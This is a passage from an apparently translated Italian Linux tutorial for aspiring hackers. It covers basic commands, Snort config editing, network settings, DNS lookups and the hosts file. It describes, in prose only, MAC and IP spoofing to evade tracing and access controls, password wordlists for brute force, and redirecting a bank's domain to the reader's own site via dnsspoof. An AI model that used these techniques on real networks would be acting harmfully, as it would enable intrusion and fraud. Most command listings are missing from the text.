Per eliminare un file, potete usare il comando `rm` (remove, rimuovi), in questo modo:

Se ora provate a visualizzare l'elenco esteso della directory, potete notare che il file è stato eliminato.

Eliminare una directory

Il comando per l'eliminazione di una directory è simile al comando `rm` per eliminare i file, ma con l'aggiunta dell'opzione `dir` (che sta per directory), in questo modo:

Importante: `rmdir` non è in grado di eliminare directory che non siano vuote. Nel caso, restituisce il messaggio di avvertimento “Directory non

vuota”, come si può vedere in questo esempio. Per eliminare una directory, pertanto, bisogna prima eliminare tutto il contenuto: in questo modo si evita di eliminare accidentalmente oggetti che non si intendevano eliminare.

Se volete eliminare una directory insieme a tutto il suo contenuto in un unico passaggio, potete usare il comando `rm` seguito dall’opzione `-r`, in questo modo:

Fate attenzione, però: il comando `rm` seguito da `-r` è molto pericoloso. Dal momento che non chiede conferma, potrebbe portare all’eliminazione per errore di file e directory che non dovrebbero essere eliminati. Per esempio, se usate il comando `rm -r` sulla directory `home` eliminate tutti i file e le directory contenute, cosa che, con ogni probabilità, non è ciò che intendevate fare.

Assumere il controllo con sudo -s

Come abbiamo detto più volte, non solo non è consigliabile accedere a Kali (ma, se è per questo, a nessun altro sistema Linux) come root, ma nelle ultime versioni di Kali non è neppure consentito. Dal momento che, per usare alcuni dei programmi illustrati in questo testo è indispensabile avere i privilegi di root, occorre quindi un modo per assumerli dopo aver avuto accesso come utenti standard.

Il comando da inserire è `sudo -s` e consente di diventare *superuser* o *superutente*. “`sudo`” non ha niente a che fare con le afose giornate estive: a parte essere pronunciato preferibilmente “`sudu`”, significa infatti “Super User DO”, il Super Utente FA, e consente di eseguire comandi con privilegi di root. L’opzione `-s` esegue invece la shell predefinita (nel caso di Kali, come abbiamo visto, si tratta di `bash`). In pratica, `sudo -s` esegue una shell con privilegi di superutente (root).

Inserite il comando:

Non appena inserirete questo comando, Kali vi chiederà la password: per poter lavorare come root, dovrete inserire la password con cui vi siete

registrati al sistema:

dove, ovviamente, al posto di <nomeutente> è indicato il vostro nome utente.

La prima volta che compirete quest'azione, Kali Linux vi avvertirà che vi sono stati dati privilegi speciali, da usare con molta attenzione per evitare di causare danni:

Inoltre, il prompt di sistema cambia aspetto: invece di nomeutentekali diventa rootkali e il colore passa dal blu al rosso, giusto per evidenziare ulteriormente che si è all'interno di una shell in cui impartire dei comandi può provocare danni anche gravi.

In realtà, il metodo ci sarebbe anche, ma è sconsigliabile utilizzarlo.

Per farlo, è necessario installare un pacchetto chiamato kali-root-login, digitando nella shell i comandi:

impostando quindi la password dell'utente root mediante il comando passwd; la password di utente root deve essere diversa da quella di utente standard.

In tal modo, nella schermata di avvio è sufficiente inserire il proprio login, quindi digitare la password di utente standard per accedere come utente standard, oppure quella di utente root per accedere come utente root.

Dalla versione 20.2 di Kali Linux, inoltre, nella parte superiore della schermata è possibile scegliere se avviare il terminale standard o il terminale di superutente: invece di fare clic direttamente sull'icona del terminale, si fa clic sulla freccia che vi sta accanto, selezionando quindi l'icona del terminale di colore rosso e inserendo la password di root. In tal modo, qualsiasi comando inserito in questo terminale (caratterizzato da un font rosso) è considerato come inserito dall'utente root.

E ora divertitevi!

Ora che avete le nozioni di base per muovervi nel file system, giocateci un po', prima di andare avanti. Il modo migliore per abituarvi a usare il terminale è mettere subito alla prova quanto avete appreso. Nei capitoli a venire approfondiremo svariati argomenti, in preparazione alla carriera di hacker esperti.

ESERCIZI

Prima di passare al [Capitolo 2](#), mettete alla prova quanto avete appreso in questo capitolo, svolgendo gli esercizi proposti.

1Usate il comando `ls` dalla directory radice (`/`) per esplorare la struttura delle directory di Linux. Portatevi in ognuna delle directory con il comando `cd` ed eseguite `pwd` per verificare in che punto vi trovate della struttura delle directory.

2Usate il comando `whoami` per verificare con che utente state lavorando.

3Usate il comando `locate` per trovare degli elenchi di parole che potrebbero essere usati per craccare delle password.

4Usate il comando `cat` per creare un nuovo file, quindi aggiungetevi del contenuto. Ricordatevi che il simbolo `>` ridireziona l'input a un file, mentre `>>` aggiunge contenuti a un file.

5Create una nuova directory chiamata *hackerdirectory*, quindi al suo interno create un nuovo file chiamato *hackedfile*. Copiate questo file nella directory `/root` e rinominatelo *secretfile*.

2

Manipolazione del testo

In Linux praticamente qualsiasi cosa con cui si ha direttamente a che vedere è un file, e la maggior parte delle volte si tratta di file di testo; per esempio, tutti i file di configurazione di Linux sono file di testo. Per riconfigurare un'applicazione, per esempio, basta aprire il file di configurazione, modificare il testo, salvare il file e riavviare l'applicazione: la riconfigurazione è terminata. Vista la quantità di file di testo, pertanto, la manipolazione del testo è essenziale per gestire Linux e le relative applicazioni. In questo capitolo vedremo svariati comandi e tecniche per la manipolazione del testo in Linux.

Come esempi, userò dei file dal sistema di rilevamento delle intrusioni di rete (NIDS, Network Intrusion Detection System) migliore del mondo, ossia Snort, sviluppato inizialmente da Marty Roesch e ora di proprietà di Cisco. I NIDS vengono normalmente utilizzati per rilevare intrusioni da parte degli hacker; pertanto, se volete diventare dei veri hacker, dovete sapere in che modo possono prevenire gli attacchi e come abusarne per evitare di essere rilevati.

NotaSe nella versione di Kali Linux che avete installato non è presente Snort, potete scaricarlo e installarlo dal repository di Kali immettendo il comando `apt-get install snort`.

Visualizzazione dei file

Come abbiamo visto nel [Capitolo 1](#), il comando più semplice per visualizzare il contenuto di un file è `cat`, il quale però presenta svariate limitazioni. Provate a usare `cat` per visualizzare il file di configurazione di Snort (`snort.conf`) nella directory `/etc/snort` ([Listato 2.1](#)).

Listato 2.1 - Visualizzazione di `snort.conf` nella finestra del terminale.

Sullo schermo viene visualizzato l'intero contenuto di *snort.conf*, che continua a scorrere finché non arriva al termine. Il codice visualizzato è simile a quello riportato qui di seguito. In effetti, però, questo modo di visualizzare il file non è dei più comodi o efficienti; figuriamoci lavorarci sopra.

Nei due paragrafi a seguire vedremo i comandi `head` e `tail`, che consentono di visualizzare solo una parte del contenuto di un file, in modo da visualizzare solo quello che interessa.

Trovare la testa...

Se vi serve vedere solo l'inizio di un file, potete usare il comando `head`. Per impostazione predefinita, questo comando visualizza solo le prime 10 righe di un file. Il comando seguente, per esempio, mostra solo le prime 10 righe di *snort.conf*:

Se volete vedere più o meno delle 10 righe predefinite di questo comando, inserite come opzione il numero desiderato facendolo precedere da un trattino (-) subito dopo la chiamata a `head` e prima del nome del file. Per esempio, per visualizzare le prime 20 righe del file, dovete immettere il comando visualizzato nella prima riga del [Listato 2.2](#).

Listato 2.2 - Le prime 20 righe di *snort.conf* nella finestra del terminale.

Nella finestra del terminale vengono così visualizzate solo le prime 20 righe di *snort.conf*.

... e trovare la coda

Il comando `tail` è analogo a `head`, ma invece di visualizzare le prime righe di un file visualizza le ultime. Proviamo a vedere come funziona con *snort.conf*:

Questo comando visualizza alcune delle ultime righe `include` con i file `rules` caricati da `snort.conf`, ma non tutte; infatti, analogamente al comando `head`, per impostazione predefinita le righe visualizzate sono 10. Se volete, potete scegliere di visualizzarne, per esempio, 20; analogamente al comando `head`, potete chiedere a `tail` quante righe visualizzare inserendo, fra il comando stesso e il nome del file, un'opzione che inizia con un trattino (-) seguito dal numero di righe da visualizzare, come illustrato nel [Listato 2.3](#).

Listato 2.3 - Visualizzazione delle ultime 20 righe di `snort.conf` nella finestra del terminale.

In questo secondo esempio, vengono visualizzate quasi tutte le righe `include` relative ai file `rules`.

Numerare le righe

A volte è utile visualizzare dei numeri di riga, in particolar modo se i file sono molto lunghi. Dal momento che `snort.conf` ha una lunghezza che supera le 600 righe, numerarle è davvero utile, perché permette di farvi riferimento con facilità, nel caso in cui se ne debba modificare qualcuna. Per visualizzare un file numerandone le righe si usa il comando `n1` (number lines, numera righe). Basta inserire il comando del [Listato 2.4](#).

Listato 2.4 - Visualizzazione dei numeri di riga nell'output del terminale.

Ora ogni riga è preceduta da un numero, quindi risulta molto più facile farvi riferimento. Il comando non numera le righe vuote.

Filtrare il testo con grep

Probabilmente, il comando più utilizzato nella manipolazione dei testi è `grep`, grazie al quale è possibile filtrare il contenuto di un file. Se per esempio volete visualizzare tutte le righe che contengono la parola `output`

del file *snort.conf*, potete usare il comando `cat` chiedendogli di visualizzare solo tali righe ([Listato 2.5](#)).

Listato 2.5 - Utilizzo di `grep` per visualizzare le righe che contengono una frase o una parola chiave specifica.

Il comando analizza innanzitutto il file *snort.conf*, utilizzando quindi una pipe (!) per inviare il risultato a `grep`, il quale riceve in input il file, cerca le righe con un'occorrenza della parola *output* e quindi le visualizza. Il comando `grep` è molto potente ed è essenziale per lavorare in Linux, dal momento che può farvi risparmiare ore di ricerche di ogni singola occorrenza di una parola o di un comando all'interno di un file.

Sfida da hacker: usare grep, nl, tail e head

Ipotizziamo che vogliate visualizzare le cinque righe che precedono immediatamente una riga in cui è inserita la stringa # Step #6: Configure output plugins utilizzando almeno quattro dei comandi che avete appena imparato. Come fate? (Suggerimento: i comandi hanno molte più opzioni di quelle che abbiamo visto. Potete approfondirne la conoscenza utilizzando `man`, che riporta (in inglese) delle istruzioni complete. Per esempio, `man tail` visualizza la guida del comando `tail`.)

Ci sono molti modi diversi con cui superare questa sfida. In questo esempio ne illustreremo uno, un passo alla volta; a voi il compito di scoprirne un altro.

Passo 1

Nota I numeri di riga potrebbero essere diversi, dal momento che il file *snort.conf* viene aggiornato di continuo.

Nell'esempio, la riga # Step #6: Configure output plugins è la numero 512. Sappiamo che vogliamo trovare le cinque righe che precedono la 512 (compresa), ossia le righe da 507 a 512.

Passo 2

In questo caso, utilizziamo il comando `tail` per partire dalla riga 507, quindi indirizziamo l'output di questo comando a `head`, restituendo solamente le prime sei righe: in tal modo otteniamo le cinque righe che precedono quella con Step #6, compresa questa stessa riga.

Trovare e sostituire con sed

Il comando `sed` consente di cercare le occorrenze di una parola o di un pattern di testo e quindi di eseguirvi delle operazioni. Il nome di questo comando è una contrazione di *stream editor*, editor di flusso. Il comando `sed` può essere usato, fra le altre cose, come la funzione Trova e sostituisci dei programmi di Windows.

Provate a cercare la stringa *mysql* nel file *snort.conf* utilizzando `grep`, in questo modo:

Come potete vedere, `grep` ha trovato due occorrenze di *mysql*.

Supponiamo di voler sostituire ogni occorrenza di *mysql* con *MySQL* usando `sed` (ricordatevi: Linux distingue fra maiuscole e minuscole), salvando quindi il file così ottenuto in *snort2.conf*. A questo scopo è possibile usare il comando illustrato nel [Listato 2.6](#).

Listato 2.6 - Uso di `sed` per una ricerca e sostituzione di parola chiave o frasi.

L'opzione `s` serve a eseguire la sostituzione: per prima cosa, occorre passare il termine di ricerca (in questo caso *mysql*), quindi il termine di sostituzione (in questo caso *MySQL*), separandoli mediante una barra (/). Il flag `g` indica a Linux che la sostituzione va eseguita globalmente, su tutto il file. Il risultato viene quindi ridirezionato su un nuovo file, chiamato *snort2.conf*.

Se ora si prova a usare grep su *snort2.conf* per cercare la stringa *mysql*, non viene trovata nessuna occorrenza, mentre cercando *MySQL* se ne trovano due.

Se invece si desidera sostituire solo la prima occorrenza di *mysql*, basta non usare l'opzione g.

Il comando sed può essere usato anche per trovare e sostituire qualsiasi occorrenza *specifico* di una parola, invece che tutte o solo la prima. Per esempio, se volete sostituire solo la seconda occorrenza della parola *mysql*, basta aggiungere il numero 2 come opzione alla fine del comando:

Il comando così inserito modifica solo la seconda occorrenza di *mysql*, lasciando inalterata la prima.

Visualizzare file con more e less

cat è una utility molto comoda per visualizzare i file e crearne di piccoli, ma presenta delle limitazioni quando i file da visualizzare sono di dimensioni maggiori. Visualizzando *snort.conf* con *cat*, il file scorre dall'inizio alla fine, il che non è molto comodo se volete leggere le informazioni che contiene.

Per lavorare con i file più grandi ci sono due ottime utility molto comode: *more* e *less*.

Controllare la visualizzazione con more

Il comando *more* visualizza un file una pagina alla volta, consentendo di procedere nella lettura, una riga alla volta, premendo il tasto INVIO. Provate a visualizzare il file *snort.conf* con il comando *more*, come illustrato nel [Listato 2.7](#).

Listato 2.7 - Visualizzazione dell'output del terminale una riga alla volta con *more*.

`more` visualizza solo la prima pagina, quindi si ferma. Nell'angolo in basso a sinistra è presente un'indicazione del punto del file in cui ci si trova rispetto al totale (in questo caso il 2%). Premendo INVIO viene visualizzata la riga successiva del file. Per uscire da `more`, basta premere q (per *quit*, *esci*).

[Visualizzare e filtrare con less](#)

Il comando `less` è molto simile a `more`, con una funzione aggiuntiva. Con `less`, oltre a scorrere il file, è anche possibile filtrarlo con dei termini di ricerca. Visualizzate il file *snort.conf* con `less`, come illustrato nel [Listato 2.8](#).

Listato 2.8 - Visualizzare un file una riga alla volta e filtrare i risultati con `less`.

Nella parte inferiore sinistra dello schermo, `less` ha evidenziato il percorso al file. Premendo la barra (/), è possibile cercare dei termini nel file. Per esempio, quando si imposta Snort per la prima volta, è necessario stabilire quando e dove inviare l'output di un allarme di intrusione. Per cercare questa sezione nel file di configurazione, basta cercare *output*, in questo modo:

Questa operazione porta immediatamente alla prima occorrenza della parola *output*, che viene evidenziata. Si può quindi passare alla successiva occorrenza di *output* digitando n (che sta per *next*, successivo).

`less` ha portato all'occorrenza successiva di *output*, evidenziando tutti i termini di ricerca. In questo caso, è passato direttamente alla sezione di *output* di Snort. Molto comodo!

[Riepilogo](#)

Linux dispone di molti modi per manipolare il testo, ciascuno dei quali ha punti di forza e punti deboli. In questo capitolo ne abbiamo esaminati alcuni, che vi suggerisco di provare finché non comprendete bene quali sono gli impieghi per i quali sono più adatti. Per esempio, a mio avviso grep è indispensabile e le mie preferenze ricadono su less, ma magari per voi le cose sono diverse.

ESERCIZI

Prima di passare al [Capitolo 3](#), mettete alla prova ciò che avete imparato finora svolgendo questi esercizi:

- 1 Andate alla directory `/usr/share/metasploit-framework/data/wordlists`. È una directory contenente numerosi elenchi di parole che possono essere utilizzati per scoprire delle password con attacchi di forza bruta usando Metasploit, il framework di pentesting e hacking più famoso.
- 2 Visualizzate il contenuto del file `password.lst` con il comando `cat`.
- 3 Visualizzate il contenuto del file `password.lst` con il comando `more`.
- 4 Visualizzate il contenuto del file `password.lst` con il comando `less`.
- 5 Ora usate il comando `n1` per visualizzare il file `password.lst` con un numero davanti a ogni riga. L'elenco dovrebbe riportare qualcosa come 88.397 password.
- 6 Visualizzate le ultime 20 password del file `password.lst` con il comando `tail`.
- 7 Visualizzate il contenuto del file `password.lst` con il comando `cat`, quindi fate un pipe per trovare tutte le password che contengono la stringa `123`.

3

Analisi e gestione delle reti

Per qualsiasi aspirante hacker è essenziale comprendere bene il funzionamento delle reti. Spessissimo vi capiterà di lavorare su una rete per hackerare un sistema; pertanto, un buon hacker deve sapere come connettersi e interagire con tale rete. Per esempio, vi potrebbe capitare di dovervi connettere a un computer nascondendo il vostro indirizzo IP (Internet Protocol), oppure di dover reindirizzare al vostro sistema le richieste DNS (Domain Name System) di un obiettivo.

Si tratta di operazioni relativamente semplici, ma che richiedono un minimo di conoscenza di networking in Linux. In questo capitolo vedremo alcuni strumenti di Linux essenziali per l'analisi e la gestione delle reti durante le vostre avventure di hacking.

Analisi delle reti con ifconfig

Il comando `ifconfig` è uno degli strumenti fondamentali per esaminare e interagire con le interfacce di rete attive. Potete usarlo per conoscere le connessioni di rete attive digitando semplicemente `ifconfig` nel terminale. Provateci: dovreste vedere un output simile a quello del [Listato 3.1](#).

Listato 3.1 - Ottenere informazioni sulla rete con ifconfig.

Il comando `ifconfig` mostra alcune informazioni interessanti sulle interfacce di rete attive nel sistema. Nella parte superiore dell'output viene visualizzata la prima interfaccia rilevata, `eth0` ①, un'abbreviazione di Ethernet0 (in Linux si inizia a contare da 0, non da 1). Questa è la prima connessione di rete filare. Se c'è più di un'interfaccia Ethernet, viene visualizzata nell'output con il medesimo formato (`eth1`, `eth2` e così via).

Di seguito è quindi riportato il tipo di rete in uso (Ethernet), seguito da `Hwaddr` e da un indirizzo. Si tratta dell'indirizzo univoco a livello mondiale

associato a ogni hardware di rete prodotto – in questo caso la scheda di rete, o NIC per network interface card) – e noto come indirizzo MAC (media access control).

La seconda riga contiene le informazioni sull'indirizzo IP attualmente assegnato a quella interfaccia di rete (in questo caso, 192.168.181.131 ❷); il Bcast ❸, o *indirizzo di broadcast*, ossia l'indirizzo utilizzato per inviare informazioni a tutti gli IP della sottorete; infine, la *maschera di rete* (netmask), che serve a stabilire quale parte dell'indirizzo IP è connessa alla rete locale. In questa sezione dell'output si trovano anche informazioni più tecniche, che però vanno al di là dello scopo di questo capitolo di base sulle reti.

La sezione successiva dell'output mostra un'altra connessione di rete chiamata lo ❹, un'abbreviazione di *indirizzo di loopback* a volte chiamata *localhost*. Si tratta di un indirizzo software speciale che serve a connettervi al sistema e che non può essere utilizzato da software e servizi che non sono in esecuzione nel vostro sistema. L'indirizzo lo serve a testare il funzionamento di un servizio sul sistema, per esempio un web server. Il localhost è indicato dall'indirizzo IP 127.0.0.1.

La terza connessione è l'interfaccia wlan0 ❺ e viene visualizzata solo se disponete di un'interfaccia o di una scheda di rete wireless, come in questo caso; potete vedere che è indicato anche l'indirizzo MAC di questo dispositivo (HWaddr).

Le informazioni di ifconfig vi consentono di connettervi alla vostra rete locale (LAN) modificandone le impostazioni, cosa indispensabile se volete fare hacking.

Verifica dei dispositivi wireless con iwconfig

Se avete una scheda wireless USB esterna, potete usare il comando iwconfig per raccogliere informazioni essenziali per l'hacking di reti wireless, come l'indirizzo IP e MAC dell'adattatore, la modalità in cui si trova e altro. Le informazioni ricavabili da questo comando tornano

particolarmente utili quando usate strumenti di hacking wireless come aircrack-ng.

Proviamo a utilizzare `iwconfig` nel terminale per visualizzare alcuni dei dispositivi di rete ([Listato 3.2](#)).

Listato 3.2 - Ottenere informazioni sulle schede di rete wireless con `iwconfig`.

In questo esempio, l'output indica che l'unica interfaccia di rete con estensione wireless è `wlan0`, il che è esattamente ciò che avevamo previsto. Né `lo` né `eth0` hanno estensioni wireless.

Per quanto riguarda `wlan0`, sappiamo che lo standard wireless 802.11 IEEE consente al dispositivo di comunicare tramite gli standard `b` e `g`, due dei primi standard wireless. Oggi, la maggior parte dei dispositivi wireless è in grado di comunicare anche con lo standard `n` (il più recente).

Da `iwconfig` possiamo rilevare anche la modalità dell'estensione wireless; in questo caso, la modalità è `Mode:Managed`. Vi sono poi altre modalità, come quella `monitor` o quella `promiscua`. Per craccare le password di una rete wireless è necessario passare alla modalità `promiscua`.

Vediamo poi che la scheda wireless non è connessa (`Not Associated`) a un access point (AP) e che ha una potenza di 20 dBm, che indica la forza del segnale. Approfondiremo questo concetto nel [Capitolo 14](#).

Modificare le informazioni sulla rete

È molto utile imparare a cambiare indirizzo IP e altre informazioni sulla rete, dal momento che, grazie a queste capacità, si può accedere ad altre reti spacciandosi per un dispositivo attendibile di tali reti. Per esempio, in un attacco DoS (Denial of Service, negazione del servizio) si può mascherare il proprio indirizzo (con una tecnica nota come *spoofing*) in modo tale da sembrare che l'origine dell'attacco sia un'altra: in questo modo si evita di rivelare il proprio indirizzo IP in caso di analisi forense. In Linux, l'operazione è semplice e viene eseguita mediante il comando `ifconfig`.

Cambiare indirizzo IP

Per cambiare indirizzo IP, basta digitare **ifconfig** seguito dall'interfaccia di cui si desidera cambiare indirizzo e dal nuovo indirizzo IP da assegnare. Per esempio, per assegnare l'indirizzo IP 192.168.181.115 all'interfaccia `eth0` si immette questo comando:

Eseguendo correttamente questa operazione, Linux torna semplicemente al prompt dei comandi, senza dire niente: tranquilli, è un buon segno!

Se verificate nuovamente le connessioni di rete con **ifconfig**, vi accorgerete che l'indirizzo IP è cambiato e ora è quello che avete appena selezionato.

Cambiare maschera di rete e indirizzo di broadcast

Con il comando **ifconfig** potete anche cambiare maschera di rete (netmask) e indirizzo di broadcast. Per esempio, se desiderate assegnare alla stessa interfaccia `eth0` una maschera di rete 255.255.0.0 e un indirizzo di broadcast 192.168.1.255, basta immettere:

Anche in questo caso, se tutto è stato eseguito correttamente, Linux risponde con un nuovo prompt dei comandi. Digitate **ifconfig** per verificare che ognuno dei parametri sia stato modificato.

Spoofing dell'indirizzo MAC

ifconfig può essere usato anche per cambiare l'indirizzo MAC (o `hwaddr`). L'indirizzo MAC è univoco a livello globale e spesso viene utilizzato come misura di sicurezza per evitare che gli hacker possano penetrare in una rete, oppure per tracciarli. Cambiare indirizzo MAC per farlo sembrare un altro (una tecnica nota come *spoofing*) è quasi banale e neutralizza tali misure di sicurezza; si tratta pertanto di una tecnica assai utile per bypassare i controlli d'accesso a una rete. Per mascherare il proprio indirizzo MAC basta usare l'opzione `down` del comando **ifconfig**

per disattivare l’interfaccia (in questo caso `eth0`). Si inserisce quindi il comando `ifconfig` seguito dal nome dell’interfaccia (`hw` per hardware, `ether` per Ethernet) e quindi il nuovo indirizzo MAC mascherato. In ultimo, si riattiva l’interfaccia con l’opzione `up` in modo da confermare le modifiche. Ecco un esempio:

Se ora provate a verificare le impostazioni con `ifconfig`, noterete che `Hwaddr` è stato modificato nell’indirizzo MAC che avete inserito.

Assegnazione di nuovi indirizzi IP dal server DHCP

Linux dispone di un server DHCP (Dynamic Host Configuration Protocol) che esegue un *demone* (o *daemon*), ossia un processo in esecuzione in background, chiamato `dhcpd` noto come *demone dhcp*. Il server DHCP assegna gli indirizzi IP a tutti i sistemi della sottorete e mantiene un registro con tutti gli indirizzi IP allocati alle diverse macchine in un determinato momento. È un’eccellente risorsa per gli analisti forensi, che vi ricorrono per tracciare gli hacker dopo un attacco, motivo per cui è molto utile capire come funziona il server DHCP.

Soltamente, per connettersi a Internet da una LAN è necessario disporre di un indirizzo IP assegnato dal server DHCP; pertanto, dopo aver impostato un indirizzo IP statico, occorre farsi assegnare un nuovo indirizzo IP assegnato dal server DHCP. Per farlo è sufficiente riavviare il sistema, ma se non volete potete usare il sistema riportato di seguito per ottenere un nuovo indirizzo assegnato dal server DHCP, senza riavviare il tutto.

Per chiedere un indirizzo IP al server DHCP, basta chiamarlo con il comando `dhclient` seguito dall’interfaccia a cui si desidera assegnare l’indirizzo. I client DHCP variano a seconda della distribuzione Linux, ma dal momento che Kali è basato su Debian il client è `dhclient`. Ecco, quindi, come si può assegnare un nuovo indirizzo:

Il comando `dhclient` invia una richiesta `DHCPDISCOVER` dall’interfaccia di rete specificata (in questo caso `eth0`) e quindi riceve un’offerta (`DHCPOFFER`) dal server DHCP server (in questo caso 192.168.181.131),

confermando quindi al server DHCP l’assegnazione dell’indirizzo IP mediante una richiesta dhcp.

A seconda della configurazione del server DHCP, l’indirizzo IP assegnato ogni volta può essere diverso.

Ora, quando si inserisce `ifconfig`, si può notare che il server DHCP ha assegnato all’interfaccia `eth0` un nuovo indirizzo IP, un nuovo indirizzo di broadcast e una nuova maschera di rete.

Manipolazione del Domain Name System

Gli hacker possono trovare un vero e proprio tesoro di informazioni riguardanti un obiettivo consultando il suo DNS (Domain Name System). Il DNS è un componente essenziale di Internet e, benché sia ideato per tradurre i nomi di dominio in indirizzi IP, può essere sfruttato per raccogliere informazioni su un determinato obiettivo.

Esaminare il DNS con dig

Il DNS è il servizio che traduce un nome di dominio come [hackers-arise.com](#) nell’indirizzo IP corrispondente; in questo modo, il sistema sa come arrivarci. Senza DNS dovremmo mandare a memoria migliaia di indirizzi IP dei nostri siti web preferiti, cosa impossibile anche per un genio.

Uno dei comandi più utili per l’aspirante hacker è `dig`, grazie al quale è possibile raccogliere informazioni DNS su un dominio obiettivo. Le informazioni DNS memorizzate possono servire a raccogliere dati prima di sferrare un attacco. Fra le informazioni si possono trovare l’indirizzo IP del nameserver (il server che traduce il nome dell’obiettivo in un indirizzo IP) obiettivo, il server e-mail dell’obiettivo e, potenzialmente, qualsiasi altri sottodominio e indirizzo IP.

Provate per esempio a digitare `dig hackers-arise.com` aggiungendovi l’opzione `ns` (abbreviazione di *nameserver*). Il nameserver di [hackers-](#)

[arise.com](#) viene visualizzato nella sezione ANSWER SECTION del [Listato 3.3](#).

Listato 3.3 - Ottenere informazioni sul nameserver di un dominio con dig e l'opzione ns.

Nella sezione ADDITIONAL SECTION, inoltre, si può vedere che questa query dig mostra l'indirizzo IP (216.239.32.100) del server DNS che serve [hackers-arise.com](#). Questa sezione può essere leggermente diversa nel vostro sistema, oppure non essere visualizzata per niente.

Il comando dig può servire anche a ottenere informazioni sui server e-mail connessi a un dominio: è sufficiente aggiungere l'opzione mx (mx è un'abbreviazione di *mail exchange*). Queste informazioni sono indispensabili per attaccare un sistema di posta elettronica. Per esempio, le informazioni relative ai server e-mail di [www.hackers-arise.com](#) sono visualizzate nella sezione AUTHORITY SECTION del [Listato 3.4](#).

Listato 3.4 - Ottenere informazioni sul server e-mail di un dominio con dig e l'opzione ns.

Il server DNS più comune di Linux è il BIND (Berkeley Internet Name Domain), al punto che, in alcuni casi, gli utenti Linux lo usano in maniera più o meno intercambiabile; questo, però, è un errore: DNS e BIND mappano singoli nomi di dominio in indirizzi IP.

[Cambiare server DNS](#)

In alcuni casi, può rivelarsi utile usare un server DNS diverso. A questo scopo si può modificare un file di testo sul sistema, denominato */etc/resolv.conf*. Aprite il file con un editor di testi. Quello predefinito di Kali è Mousepad. Sulla riga di comando inserite quindi il nome esatto dell'editor, seguito dalla posizione del file e dal suo nome. Per esempio:

apre il file *resolv.conf* nella directory */etc* dell'editor grafico predefinito di Kali, Mousepad. Il file dovrebbe essere simile a quello della [Figura 3.1](#).

Notate che, se aprite Mousepad con l’account root, il programma vi avverte che sussiste il rischio di danneggiare il sistema.

Figura 3.1 – Un tipico file *resolv.conf* in un editor di testi.

Come potete vedere nella riga 3, il mio nameserver è impostato su un DNS locale all’indirizzo 192.168.9.1, ossia il nameserver locale è il router Wi-Fi della mia rete. La cosa funziona benissimo, ma, se volette sostituire il DNS con, per esempio, quello pubblico di CloudFlare all’indirizzo 1.1.1.1, potete inserire questa riga nel file */etc/resolv.conf* per specificare il nameserver:

e salvare il file. Potete ottenere lo stesso risultato lavorando esclusivamente dalla riga di comando, inserendo:

Questo comando stampa la stringa nameserver 1.1.1.1 ridirezionandola (>) al file */etc/resolv.conf* e sostituendo l’attuale contenuto. A questo punto, il file */etc/resolv.conf* dovrebbe essere come quello riportato nella [Figura 3.2](#).

Figura 3.2 – Modifica del file *resolv.conf* per specificare il server DNS pubblico di CloudFlare.

Se ora aprite il file */etc/resolv.conf*, noterete che le richieste DNS vengono inviate al server di CloudFlare, invece che al server DNS locale. Da ora in poi, per risolvere gli indirizzi IP dei nomi di dominio il vostro sistema accederà al server DNS pubblico di CloudFlare, probabilmente con un lievissimo ritardo misurabile in millisecondi. Per mantenere la velocità, ma avere comunque la possibilità di usare un server pubblico, potete mantenere il server DNS locale nel file *resolv.conf*, facendolo seguire da un server DNS pubblico. Il sistema operativo cerca ogni server DNS riportato nell’elenco esattamente nell’ordine in cui compare nel file */etc/resolv.conf*; pertanto, il sistema accede al server DNS pubblico solo nel caso in cui il nome di dominio non venga trovato nel server DNS locale.

NotaSe usate un indirizzo DHCP e il server DHCP fornisce delle impostazioni DNS, il contenuto del file verrà sostituito dal server DHCP non appena l'indirizzo DHCP verrà rinnovato.

Mappature personalizzate di indirizzi IP

Nel sistema esiste un file speciale, di nome *hosts*, il quale esegue a sua volta una traduzione fra nome di dominio e indirizzo IP. Il file *hosts* si trova in */etc/hosts* ed è una sorta di server DNS nel quale è possibile specificare una mappatura personalizzata fra indirizzi IP e nomi di dominio. In altre parole, potete stabilire quale indirizzo IP apre il browser quando inserite www.microsoft.com (o qualsiasi altro dominio) nella barra di navigazione, bypassando le decisioni del server DNS. In qualità di hacker, questa tecnica può essere utile per dirottare una connessione TCP di una rete locale in modo che il traffico venga direzionato a un server web dannoso con uno strumento come dnsspoof.

Dalla riga di comando, digitate il comando seguente (potete usare il vostro editor di testi preferito al posto di leafpad; per esempio, mousepad è quello predefinito di Kali Linux):

Viene così visualizzato il file *hosts*, come nella [Figura 3.3](#).

Figura 3.3 – Il file *hosts* predefinito di Kali Linux.

Per impostazione predefinita, il file *hosts* contiene solamente una mappatura per il localhost, all'indirizzo 127.0.0.1, e il nome host del sistema (in questo caso Kali, all'indirizzo 127.0.1.1), oltre a un paio di righe per chi usa il protocollo IPv6. A questo file potete poi aggiungere qualsiasi indirizzo IP, mappandolo con qualsiasi dominio riteniate opportuno. Per fare un esempio di come sia possibile utilizzare questo sistema, potete per esempio mappare www.bankofamerica.com al vostro sito web locale, supponiamo all'indirizzo 192.168.181.131.

Fra l'indirizzo IP e il nome di dominio dovete premere il tasto TAB, non la barra spaziatrice.

Man mano che diventate hacker sempre più esperti e imparate a usare strumenti come `dnsspoof` ed `Ettercap`, riuscirete a usare il file `hosts` per inviare il traffico che dalla vostra rete cerca di raggiungere il sito www.bankofamerica.com al vostro sito web all'indirizzo 192.168.181.131.

Facile, vero?

Riepilogo

Qualsiasi hacker necessita di conoscenze di rete sotto Linux per potersi connettere a una rete, analizzarla e gestirla. Man mano che fate pratica, queste competenze vi torneranno sempre più utili per riconoscere, mascherare e connettere sistemi obiettivo.

ESERCIZI

Prima di passare al [Capitolo 4](#), mettete alla prova ciò che avete imparato finora svolgendo questi esercizi:

- 1**Trovate le informazioni relative alle interfacce di rete attive.
- 2**Cambiate l'indirizzo IP di `eth0` in 192.168.1.1.
- 3**Cambiate l'indirizzo hardware di `eth0`.
- 4**Verificate se avete delle interfacce di rete attive.
- 5**Reimpostate l'indirizzo IP a un indirizzo assegnato da un server DHCP.
- 6**Trovate nameserver e server e-mail del vostro sito web preferito.
- 7**Aggiungete al file `/etc/resolv.conf` il server DNS di CloudFlare in modo che il sistema vi faccia riferimento quando non è in grado di risolvere una query per un nome di dominio con il vostro server DNS locale.

4

Installare e disinstallare il software

Una delle attività basilari in Linux (così come in qualsiasi altro sistema operativo) è la capacità di installare e disinstallare il software. Spesso capita di dover installare software non fornito con la distribuzione, o di disinstallare software indesiderato perché non occupi spazio su disco.

